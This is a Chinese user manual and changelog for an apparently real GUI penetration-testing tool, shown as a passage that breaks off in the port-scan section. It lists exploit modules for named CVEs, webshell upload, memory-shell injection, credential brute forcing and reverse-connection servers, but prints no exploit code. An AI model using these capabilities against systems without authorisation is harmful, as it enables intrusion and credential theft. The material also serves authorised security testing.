


# 1. 程序简介

Railgun为一款GUI界面的渗透工具，将部分人工经验转换为自动化，集成了渗透过程中常用到的一些功能，目前集成了端口扫描、端口爆破、web指纹扫描、漏洞扫描、漏洞利用以及编码转换功能，后续会持续更新。

## 1.1. Tips

1. 工具为64位程序。
2. 工具设置有启动密码，密码查看readme.md。
3. 工具设有托盘，关闭窗口不会关闭程序，需通过托盘操作。双击托盘可还原或最小化。



4. 如程序出现问题，可点击重启应用快速重启应用。
5. 程序退出可通过托盘，或者选择菜单栏 文件-退出。



## 1.2. 更新日志

## 1.2.1. V1.5.2

1. 增加gRPC模式，扩展server端
  2. 实现了dnslog，通过客户端可直接管理server，并做了一些优化。
  3. 实现了UDP/TCP的socket反连，通过不同伪装头部来过滤。
  4. 实现了ICMP反连，通过发送特定长度的ping包来过滤。
  5. 实现HTTP/HTTPS server
    6. i. HTTP LOG
      7. 1. 增加http 完整请求包记录
      8. ii. 任意内容和大文件下载
      9. iii. 扩展服务配置参数，并添加已启动服务信息单独查看窗口。
    10. e. gRPC完成tls双向认证
    11. f. 增加鉴权，目前只设置管理员和普通用户。
    12. g. 历史搜索里，增加查询服务端数据库，目前暂定管理员可查（迁移至gRPC模块）。
    13. h. 增加单独gRPC模块，可用于gRPC的设置、用户管理以及历史搜索。
  14. 2. 编码转换
    15. a. 将<https://github.com/lz520520/encrypt-js> 合入，通过Dict2ConsoleJS和ConsoleExtractEncryptPwd两种编码来实现

## 1.2.2. V1.5.1-sp2

1. mac bug解决
2. 漏洞利用日志优化
3. 历史搜索
  - a. 增加查询条件
  - b. 增加漏洞利用日志
4. 端口扫描
  - a. 优化端口列表
  - b. 增加邮箱端口指纹识别
5. 暴力破解
  - a. 增加pop3/imap/smtp以及其ssl爆破。

### 1.2.3. V1.5.1-sp1

1. mac版修复主程序无权限问题
2. win进一步优化修复弹窗报错
3. ip查询异常退出问题修复

### 1.2.4. V1.5.1

#### 1. mac版

- 修复禁用暗黑主题
- exp打印结果颜色错位bug

#### 2. win版

- 最小化弹窗bug

#### 3. 进一步重构crud框架。

4. 增加了信息收集模块历史搜索功能，支持灵活的多字段查询。

5. 部分模块可进行同一类多窗口并行操作。

#### 6. 漏洞利用

- 利用日志修改为存储于数据库。
- 插件可右键选择菜单打开目录。

### 1.2.5. V1.5.0

#### 1. 端口扫描

- 重构指纹探测逻辑，修改为指纹编排方式，可组合串联不同探测方式。
- 增加指纹结果选项，用于标识更准确的协议指纹信息。
- 新增Banner提取指纹信息ssh/mysql/vnc。
- 指纹识别新增，  
redis/docker/dubbo/jboss/mssql/mysql/wmi/smb2/winrm/rmi/rdp/oracle/postgresql/ldap。

#### 2. 漏洞利用

- 子选项优化渲染逻辑，可任意多行子选项。

### 3. 辅助模块

- 增加正则测试模块，用于快速测试正则，并快速生成go的正则代码。

### 4. 增加mac版（测试，存在一些UI问题，后续再慢慢解决）

- 修复了mac部分控件异常问题，包括combobox、label等。

### 5. crud框架简单重构了，还有可优化的余地，目前看起来没有太多调用，先这样。

## 1.2.6. V1.4.9

### 1. 漏洞利用

2. • 插件中可调用任意编码转换模块的编码，并可自动化生成编码转换代码。
3. • EXP详细信息支持最大化查看，方便浏览。
4. • 绝大部分漏洞迁移成插件。

### 5. 暴力破解

6. • 增加ssh://192.168.1.1:22格式，可针对不同协议、不同端口调用字典进行爆破。
7. • 当协议设置成多端口时，支持端口扫描结果同协议多端口发送到爆破模块。
8. 1. • 多端口时，格式为ssh://192.168.1.1:22
2. • 单端口时，格式为192.168.1.1

### 9. 所有grid优化成焦点跟随滚轮移动。

### 10. 编码转换

11. • 增加pinyin：中文转拼音

## 1.2.7. V1.4.8

1. 重构并发框架，简化并发编写，后续扩展模块更快速。
2. UI优化，修改为菜单栏切换方式，并可右键独立窗口运行。
3. 功能扩展
  - 增加IP查询功能
  - 增加密码生成功能
  - 重构信息提取功能
  - 增加Host碰撞功能
4. 暴力破解
5. • 字典设置UI迁移
6. 编码转换
7. • 新增URL格式化

## 1.2.8. V1.4.7

1. 漏洞利用
2. • 增加漏洞利用日志记录，目前仅支持http协议，并支持字段过滤
3. 编码转换
4. • 增加大小写转换：LetterCase
5. • 增加NLTM
6. • 增加json格式化，json转go结构体

## 1.2.9. V1.4.6

1. 漏洞利用
  - 优化插件刷新功能
  - shiro利用优化
2. 编码模块重构
  - 分页可编排功能基本完成

- 完成从文件读写操作
- 编码使用说明（UI功能已完成，说明也基本完善）
- 新编码
  - zip编码
  - language编码
- 优化编码禁用效果

## 1.2.10. V1.4.5

1. 暴力破解
2.
  1. 更新smb2 hash爆破功能，自动识别输入密码是否为hash
  2. 修复smb2 域内爆破机器账户bug问题。
  3. 修复smb2 hash正则识别规则
  4. 修复mongoDB误报问题
  5. redis打印版本号
3. 漏洞利用
4.
  1. 更新各个模块UI，根据消息类型不同颜色打印
  2. exp插件扩展，可支持ysoserial利用链调用。
5. 修复UI最小化bug
6. 辅助模块
7.
  1. 杀软规则更新

## 1.2.11. V1.4.4

1. 漏洞利用
2.
  1. ssh批量执行命令，增加不同账号密码，格式如root:root@192.168.1.1
  2. O2OA RCE 远程命令执行（CVE-2022-22916）
  3. WSO2 文件上传（CVE-2022-29464）
3. 暴力破解

4.
  1. 增加mssql/mysql的指令执行
  2. 增加协议多端口扫描，左侧选项端口里以逗号分割端口即可，如  
22,2222
5. 漏洞扫描
6.
  1. 增加漏洞搜索
  2. 增加漏洞信息查看
7. 漏洞利用/漏洞扫描插件化，在无需编译的情况下，直接运行go代码，实现  
DIY poc/exp
8.
  1. <https://github.com/lz520520/railgun-plugin-demo>
  2. <https://github.com/lz520520/railgunlib>

## 1.2.12. V1.4.3

1. 暴力破解
2. 增加每个目标自定义不同账号密码、端口等等，格式如  
ssh://root:root@192.168.1.1:22（不能和正常格式同时使用）
3. 增加rdp/oracle爆破
4. 端口扫描
5.
  1. 优化web服务识别逻辑
  2. icmp增加低权限调用系统ping
  3. 增加host格式扫描，如192.168.1.1:80（不能和正常格式同时使用）
6. 扫描结果存储
7.
  1. 端口扫描、暴力破解、目录扫描、web指纹均实现历史数据查询，扫描后会自动存储，右键菜单查询即可
  2. 右键也可手动存储，用于从外部拷贝数据
8. 漏洞利用
9.
  1. 增加帆软漏洞利用
  2. 修复切换显示bug

## 1.2.13. V1.4.2

### 1. 编码转换

#### 1. 增加seeyonDB解密

### 2. 漏洞利用

#### 1. 增加spring beans 利用

### 3. 信息收集

#### 1. 优化刷屏过快问题，加入时间间隔，先5S，后续再自定义。

- •  端口扫描打印ssl证书

### 1. 漏洞扫描

### 2.     1. 增加 spring beans

## 1.2.14. V1.4.1

### 1. 漏洞利用

### 2.     1. 增加致远OA历史漏洞利用

### 2. 增加了spring cloud spel rce利用

### 3. 增加apisix RCE利用

### 4. 向日葵RCE

### 3. 端口扫描

### 4.     1. 向日葵端口指纹识别

## 1.2.15. V1.4.0

### 1. 漏洞利用

2.
    1. Confluence CVE\_2021\_26084优化，增加上传
    2. gitlab CVE-2021-22205 优化，增加管理员用户添加、反弹shell等等
    3. gitlab CVE-2021-22205 增加无需CSRF-token利用。
  3. 漏洞扫描
4.
  1. 增加gitlab 版本扫描

## 1.2.16. V1.3.9

1. 端口扫描
  - • 增加ping存活探测（这个可能会有问题，目前测试版暂未发现问题）
1. web指纹
2.
  1. 基于tide-202108 指纹库更新
  2. 优化非cms扫描请求流程
  3. 更新测试指纹库，用于临时指纹批量测试。
3. 漏洞利用
4.
  1. 增加 Confluence CVE\_2021\_26084
  2. 增加vcenter CVE-2021-22005利用
  3. apache httpd CVE\_2021\_42013利用
  4. shiro增加1000个key的选项
  5. 增加gitlab CVE-2021-22205利用
  6. shiro-550增加POST方法

## 1.2.17. V1.3.8

2021年8月16日

- 1、漏洞利用
  - jboss反序列化优化报错回显
  - 优化yososerial显示逻辑，只显示可用的几条链
  - 优化上传模块里的上传模式，只显示当前漏洞支持的上传模式。
  - 增加致远OA fastjson漏洞 支持24/47/68版本

- 增加通用fastjson漏洞利用，支持24/47/68版本
- 增加payload别名，方便选择。

## 1.2.18. V1.3.7

### 1. 漏洞利用模块的UI优化

- shiro key位置变化，可自定义rememberMe关键词
- 增加调试模式用于打印错误日志以及原始数据

### 2. 漏洞利用

- 增加CommonsBeanutils1Shiro利用链,不再依赖common-collection，实现tomcat和spring回显
- CVE-2021-21972增加vcenter版本获取
- vcenter CVE-2021-21985漏洞利用新增，三条利用链
- 增加weaverOA最新漏洞
- 内存马部分优化，各类内存马加密，增加springboot拦截器

### 3. 目录扫描

- 修改状态码设置，改为edit自定义

### 4. 端口扫描

- 增加网关扫描

### 5. UI框架重构

### 6. 辅助工具

- 增加IP解析模块

拖拽文本bug修复

## 1.2.19. V1.3.6

202-04-26

1. 漏洞利用：新增citrix CVE-2019-19781
2. 漏洞扫描：新增 citrix CVE-2019-19781

## 1.2.20. V1.3.5

2021-03-26

1. 增加杀软识别模块
2. 漏洞利用：优化了Vcenter getshell利用方式。
3. 漏洞利用：修改shiro小bug
4. 内存马整体UI以及内容优化，这块重点强调下，每种注入方式都支持load/unload/show
5. 漏洞利用：新增F5 CVE-2021-22986

参考：<https://github.com/feihong-cs/memShell>

## 1.2.21. V1.3.4

2021-03-12

1. 增加协程数状态查看
2. 漏洞利用：信息栏增加搜索漏洞功能，优化信息展示
3. 漏洞利用：优化命令执行子选项。

## 1.2.22. V1.3.3

2021-01-15

- 1、常见端口添加5001
- \2. 漏洞利用：新增beanutils2 gadget 回显、内存马注入。
- \3. 漏洞利用：新增fastjson组件检测以及1.2.47以下漏洞回显利用
- \4. 信息收集：优化各模块的停止事件延迟，已无延迟。
- \5. 漏洞扫描：增加shiro专项指纹识别
- \6. 优化了各模块超时设置的粒度，修改为毫秒。

\7. 漏洞利用： 新增weblogic CVE-2021-2109

## 1.2.23. V1.3.2

2020-12-15

6. 泛微OA RCE URL编码
7. 命令执行回显换行问题
8. 重写端口扫描、暴力破解、目录扫描、web指纹扫描、漏洞扫描的并发框架
9. 目录扫描：新增不同扫描模式选择等
10. 全局选项取消，细化到各个模块，防止模块间误操作

## 1.2.24. V1.3.1

2020-11-11

1. 解决部分窗口复制粘贴问题
2. 端口扫描：修复ICMP扫描并发误报问题
3. WEB指纹：shiro识别优化
4. 暴力破解：部分模块优化
5. 修复自定义Host不生效问题

## 1.2.25. V1.3.0

2020-10-10

1. 漏洞扫描：新增T3/IIOP协议识别（暂时没想好放哪）
2. 更新UI库至2.0.7，解决控件事件冲突问题。
3. WEB指纹：修复bug。

4. 暴力破解：新增VNC/WMI爆破

5. DNSLOG: 更新配置参数

## 1.2.26. v1.2.9

2020-09-10

1. 暴力破解：增加LDAP/MemCache/cobaltstrike

2. 信息收集：各模块新增暂停按钮

3. 将http代理和http headers调整为全局设置。

4. 目录扫描：增加URL首次存活探测

5. 端口扫描：新增右键发送暴力破解模块菜单

## 1.2.27. v1.2.8

2020-08-22

(详细内容更新至此)

1. 信息收集：新增结果栏复制及粘贴功能

2. 端口扫描新增多平台命令行版本，结果可直接导入GUI界面。

3.

新增目录扫描模块，除正常目录扫描功能，还可一键生成自定义目录字典，方便定向扫描。

## 1.2.28. v1.2.7

2020-08-03

1. 端口扫描：新增RPC 网卡扫描

2. 漏洞扫描：增加thinkphp poc

3. 漏洞利用：新增shiro550新检测方法、CVE-2020-14645

4.

漏洞利用：优化反序列化gadget探测、dnslog回显及分段传输上传通用回调函数，weblogic/s2/thinkphp均增加如上功能

6. 漏洞利用：dnslog增加ceye接口调用

## 1.2.29. v1.2.5

2020-07-09

1. 漏洞利用模块：新增F5 RCE exp及poc；新增shiro padding oracle利用；shiro rce新增分段上传文件功能。

2. 优化漏洞利用及漏洞扫描框架

## 1.2.30. v1.2.4

1. 漏洞利用模块：优化部分exp

## 1.2.31. v1.2.3

1. dnslog脚本及相关模块优化。

2. 增加各个模块异常日志记录。

3. 修复tomcat-AJP\_LFI GBK乱码问题。

4. 漏洞扫描模块：修复CVE-2019-2725 漏判问题。

## 1.2.32. v1.1.0.9

2020-05-29

1. 修复各模块由于UI库更新的bug。

2. 编码转换：增加自动装换功能。

3. 端口扫描： 增加netbios探测windows主机存活。

4. 优化了shiro 的poc验证过程。

5. 优化了shiro 的exp利用。

### 1.2.33. 1.1.0.8

2020-05-17

1. UI库更新，从go版delphi迁移至lazarus。

2. 爆破模块：修复mssql爆破bug。

3. 漏洞利用模块：新增自定义header及自定义请求包。

### 1.2.34. v1.1.0.7

2020-05-01

1. 端口扫描：双击端口会自动打开网页访问，无论是否识别为web。

2. 端口扫描：新增推荐端口范围选择按钮。

3. smb低版本爆破bug修复。

4. 漏洞利用模块：设置未启用功能隐藏。

5. web指纹：新增shiro指纹识别开关（由于需要设置cookie）。

6. 新增域名扫描模块（Demo），目前只支持域名解析。

7. 菜单新增爆破字典UI设置

8. 端口扫描增加域名识别,可导入IP列表。

9. 增加信息收集各模块联动功能，将域名及IP进行关联。

### 1.2.35. V1.1.0.6

2020-04-25

1. 增加通达OA任意用户登录漏洞
2. 增加phpcms9.6.0前台上传漏洞
3. dnslog 设置API配置文件存储。
4. 爆破模块新增用户密码导入。
5. 端口扫描，识别为web协议点击IP会自动打开浏览器访问
6. 各类扫描结果可多选复制至剪切板。
7. unicode编码bug修复。

2020-04-17

1. 添加thinkphp 上传webshell功能。
2. shiro反序列化更新密钥并优化exp
3. dnslog 过滤结果bug修复
4. 端口扫描增加多次校验机制

2020-04-01

## 1.2.36. 1.1.0.4

2020-04-01

1. 新增JBoss CVE-2017-0704 CVE-2017-12149 exp
2. 新增重启应用功能
3. 新增MDB编码
4. 新增更新模块
5. 编码模块新增拖拽读取文件
6. 调整爆破模块设置，更新为IP并发\*每IP并发。
7. 新增启动密码。

## 1.2.37. 1.1.0.2

2020-03-15

UI库dll文件保存至资源段运行自动释放，后续无需携带dll文件。

增加UTF7编码。

更新通达OAgetshell

URL编码优化

## 1.2.38. 1.1.0.1

2020-03-07

1. webfinger进度条没满就退出了，（解决，主要是因为不检测每任务channel是否为空）

2. web指纹title html解码（已解决）

3. 爆破首次检测（通过map设置timeout检测已解决）

4.

导入列表自动添加http前缀(已新增，可设置导入域名所自动添加的协议和端口)

5. 暴力破解增加单账号爆破成功则结束该IP爆破。

6. 端口banner开关（已添加）

7. 解决webfinger扫描超时过长问题

8. listview的subitem编辑框偏移错位bug修复

## 1.2.39. 1.1.0.0

2020-03-03

将python大部分代码迁移至go，在工具大小和稳定性、速度上都得到了提升。

MS17-010漏洞exp暂时未迁移，后续考虑单独脚本利用。

编码模块只迁移了小部分常用编码，其他类型后续再考虑增加。

新增TOMCAT-AJP漏洞的poc和exp。

新增web指纹扫描功能，使用fofa+cms方式扫描，已经做了不少识别率的优化。

新增端口扫描结果发送至web指纹扫描模块，将识别为http/https的进行发送。

端口扫描、web指纹新增结果保存功能，可将结果导出为csv格式文件。

漏洞扫描模块新增chunk编码扫描以及代理扫描。

weblogic xml反序列化新增payload，并增加文件上传功能。

## 1.2.40. 1.0.2.0

2019-12-25

exp更新chunk分块传输，但与代理冲突，开了chunk再使用代理会超时。

支持自定义web、smb端口及是否开启额外特征识别扫描。

更新系统托盘。

优化启动窗口不置顶问题。

优化了poc扫描，标识哪几个payload有效。

需要注意的是chunk编码是全局的，因为直接修改了requests库，后续再优化成单个模块。

## 1.2.41. 1.0.1.9

2019-12-12

更新编码模块，新增unicode的base64编码。

更新dnslog模块，自定义API获取dnslog结果，并支持dnslog拼接解码还原执行结果。

## 1.2.42. 1.0.1.8

2019-12-05

更新编码模块，增加java.lang.Runtime.exec编码

可使用ctrl+enter快捷进行编码转换

增加编码状态保存功能，可以在至多3种编码配置间切换,使用ctrl+数字键可快速切换

## 1.2.43. 1.0.1.7

2019-12-02

更新rdp爆破模块，可支持win7以上系统爆破

优化exp模板，更易于扩展。

优化shiro exp，可遍历key查找正确key，且可自定义key

## 1.2.44. 1.0.1.6

2019-11-16

修改编码模块UI

新增程序启动界面，缓解启动慢问题

## 1.2.45. 1.0.1.5

2019-11-11

新增ysoserial payload，增加shiro反序列化。

## 1.2.46. 1.0.1.4

2019-11-05

暴力破解模块进行优化，修复bug。

## 1.2.47. 1.0.1.4beta

2019-11-04

更新了暴力破解模块，该模块支持端口较少，后续会继续增加

漏洞利用模块新增批量攻击功能，通过设置多行URL即可

工具更新成至64位，后续只支持win7以上64位系统运行

## 1.2.48. 1.0.1.3

新增编码转换模块

rdp/smb支持多端口同时漏洞扫描，端口格式参考端口扫描

## 1.2.49. 1.0.1.2

poc漏洞选择UI优化。

新增泛微OA/seeyon OA等exp

exp新增超时设置

增加更新检测功能

工具汉化

修复子线程卡主线程的bug

## 1.2.50. 1.0.1.0


重构了exp部分，方便后续新的exp可以以插件形式更新。

漏扫部分新增web漏洞扫描，可以选择多个漏洞类型，批量扫描。

扫描方式改为多进程方式，提高扫描速度。

## 2. 总览

V1.4.8以后对功能模块进行重构，通过左侧菜单方式进行切换。



并且模块可右键独立窗口打开；其中部分模块，如端口扫描还支持多开并行操作。



PS: 如果支持多开的模块，关闭会导致窗口资源释放，程序可能异常，这一类模块在关闭时增加了告警提醒，防止误操作。

序号	IP	域名	端口	默认端口	协议指纹
1	192.168.111.130		22	SSH	SSH-2.0-Open...
2	192.168.111.112		135	RPC	Owid win8.1

### 3. gRPC

扩展一些需要长期运行的后台服务，如dnslog等反连平台

### 3.1. server端

目前只有两个参数，可以指定gRPC端口，并且强制双向tls认证，所以第一次运行会调用openssl生成证书，当然只有linux可以自动生成。

1 | --tlsrefresh: 刷新服务端证书

如下运行server端，会打印客户端证书配置的Base64字符串

1 | ./server server

如果是在windows上，在有openssl的linux环境运行如下脚本，然后将 `tlsauth` 目录拷贝到服务端程序 `./tlsauth/` 下

```
1 # 创建目录  
2 rm -rf ./tlsauth/  
3 mkdir -p ./tlsauth/  
4 # 1. 生成根证书
```

```
5  openssl genrsa -out ./tlsauth/ca.key 2048
6  openssl req -new -x509 -days 3650 -key ./tlsauth/ca.key -subj
7    "/CN=" -out ./tlsauth/ca.crt
8
9 # 2. 生成 server key & csr & crt
10 openssl genrsa -out ./tlsauth/server.key 2048
11 # CN(common name) shoule be: localhost
12 openssl req -new -sha256 -key ./tlsauth/server.key -subj
13   "/CN=" -out ./tlsauth/server.csr
14 openssl x509 -req -sha256 -days 3650 -in ./tlsauth/server.csr
15 -CA ./tlsauth/ca.crt -CAkey ./tlsauth/ca.key -CAcreateserial
16 -out ./tlsauth/server.crt
17
18 # 3. 生成 client key & csr & crt
19 openssl genrsa -out ./tlsauth/client.key 2048
20 openssl req -new -sha256 -key ./tlsauth/client.key -subj
21   "/CN=" -out ./tlsauth/client.csr
22 openssl x509 -req -sha256 -days 3650 -in ./tlsauth/client.csr
23 -CA ./tlsauth/ca.crt -CAkey ./tlsauth/ca.key -CAcreateserial
24 -out ./tlsauth/client.crt
25
26 # 清除多余的文件
27 rm -rf ./tlsauth/*.csr ./tlsauth/*.crt ./tlsauth/ca.srl
28 ./tlsauth/ca.key
```

## 3.2. client

### 3.2.1. 设置

1. 输入 gRPC 地址
2. 默认账号密码是admin/123456
3. 复制上面server打印的客户端配置，点击"粘贴认证配置"，会自动拷贝进来。

The screenshot shows the 'gRPC设置' (gRPC Settings) page. On the left, there's a sidebar with various options like 'gRPC设置', 'gRPC用户管理', and 'gRPC搜索'. The main area has three large text boxes containing certificate snippets. The first two boxes are labeled 'Client.crt' and 'Client.key' with red arrows pointing to them. The third box is labeled 'ca.crt' with a red arrow pointing to it. Below these boxes are buttons for '保存当前配置' (Save Current Configuration), 'GRPC历史配置' (GRPC History Configuration), and '清空历史' (Clear History).

粘贴认证配置有两种情况

1. 粘贴server端打印出来的配置，只有 `Client.crt`、`Client.key`、`ca.crt` 三个参数
2. 粘贴的是其他人点击"复制认证配置"的结果，这个时候会在上面基础上多出 gRPC地址、用户名、密码。

连接成功后，会自动保存当前配置为默认配置；而历史配置需要手动保存，用于多个server端之间切换。

### 3.2.2. 用户管理

目前功能很简单，就是增删改查，当然admin是不允许删除的，hash也就是简单的md5。

角色暂时不支持操作，添加的一律是普通用户

The screenshot shows the 'gRPC用户管理' (gRPC User Management) page. It features a search form with fields for '用户名' (Username) and '密码' (Password), and buttons for '修改' (Modify), '添加' (Add), and '删除' (Delete). Below the search form is a table with columns: 序号 (Index), 用户名 (Username), Hash, userToken, and 角色 (Role). The table contains three rows of data:

序号	用户名	Hash	userToken	角色
1	admin	e10adc3949ba59abbe56e057f20f883e	215f47a8-ace4-4b71-a620-33e0bc75713b	2
2	test	e10adc3949ba59abbe56e057f20f883e	62e851f-451d-4bf2-a6bc-2403d24f4f18	1
3	test2	e10adc3949ba59abbe56e057f20f883e	5362500c-cb50-460b-ad26-f1ec51285dde	1

PS: 如果admin密码修改了，会导致gRPC连接失败，需要重新在设置里输入密码连接。

### 3.2.3. gRPC搜索

主要用于server端的数据库信息查询，其实和历史搜索功能一样，可以参考历史搜索模块说明。

The screenshot shows a software interface for gRPC search. On the left, there's a sidebar with sections like '双击切换模块' (Double-click to switch module), '模块正则' (Module Regular Expression), '搜索' (Search), '选项' (Options), 'gRPC' (selected), 'gRPC设置' (gRPC Settings), 'gRPC用户管理' (gRPC User Management), and 'gRPC搜索' (gRPC Search). Below these are '信息收集' (Information Collection) options: 域名解析 (Domain Resolution), 端口扫描 (Port Scan), 暴力破解 (Brute Force), 目录扫描 (Directory Scan), Host碰撞 (Host Collision), WEB指纹 (WEB Fingerprint), IP查询 (IP Query), and 扩展选项 (Advanced Options). The main area is titled 'gRPC搜索' (gRPC Search) and shows a list of logs under the heading '[gRPC] 反连OnsLog日志' (gRPC Reverse Connect OnsLog Log). The log table has columns: 序号 (Index), 子域名 (Subdomain), 远端IP (Remote IP), and 时间戳 (Timestamp). There are two entries:

序号	子域名	远端IP	时间戳
1	aaa.hEqqzBPCUqPhgn.test.com.	192.168.111.1	2023-01-30 0...
2	aaa.hEqqzBPCUqPhgn.test.com.	192.168.111.1	2023-01-30 0...

## 4. 信息收集

目前信息收集可将域名扫描、端口扫描、web指纹联动，可输入已收集的子域名列表，自动完成解析、端口扫描、web指纹扫描。

### 4.1. 域名扫描(已暂停开发)

域名扫描目前还只是demo版，仅支持域名解析。界面如下

序号	域名	子域名	IP
1	www.qq.com	www.qq.com	157.255.192.44, 61.241.44.148, 220.194.111.148, 22...
2	www.baidu.com	www.baidu.com	163.177.151.109, 163.177.151.110, 61.135.169.125, ...

每行输入一个域名，点击"开始扫描"会输出解析结果。

备注：该模块后面暂时不考虑继续开发了，网上如oneforall等工具已经很强大，并且能满足当前需要，所以暂停开发。

## 参数介绍

1. 并发数：单线程多任务并发，可多核CPU运行。

**超时：**单位秒。

2. API设置，由于UI库迁移问题，暂时关闭了。

3. 扫描结果，包含域名/子域名/IP

3个信息，目前来说域名和子域名是一样的，子域名扫描功能还没做，可以配合其他子域名扫描工具使用，解析IP使用逗号分隔。

4. 其他


**结果导出：**扫描结果导出为csv。

**发送至端口扫描：**将扫描结果IP进行整合去重发送至端口扫描，左侧有个勾选框，如果勾选了，在域名扫描结束后会自动发送并执行端口扫描。

目前这个模块还比较鸡肋，唯一比较好的地方是和端口扫描联动，会将域名和IP绑定关系一并发送至端口扫描模块，在端口扫描结果中会显示IP和域名的对应关系，具体细节可查看端口扫描部分。

## 4.2. 端口扫描

端口扫描界面如下



端口扫描是使用goroutine实现并发扫描的，目前仅支持TCP端口扫描。

使用比较简单，输入端口以及IP列表，点击开始扫描即可，结果在"扫描结果"实时显示。

新增暂停扫描功能，可暂停扫描，维持目前进度。

其他参数下面一一介绍。

### 4.2.1. 前三行

1. 并发数：单线程多任务并发，可多核CPU运行。

超时：单位秒。

重复发送次数：这里不用去修改，是个还未内置的功能，可设置两次连接探测保证目标端口扫描结果可靠。

网关：用于大型网络存活扫描，会扫描每个C段的默认1和254来判断存活，以逗号分割需要扫描的IP，如修改为 1, 251, 254 也行。

2. 端口默认设置了常见应用端口，如果自定义，格式可参考如下：

80: 只扫描80端口

80-90: 扫描80-90的11个端口

80,90: 扫描80和90两个端口

80,90,7001-7010: 扫描80、90、7001到7010，一共12个端口

示例：

端口: 21,22,23,80-90,161,389,443,445,873,1099,1433,1521,1900,2082,2083,2222,2601,2604,3128,3306,33

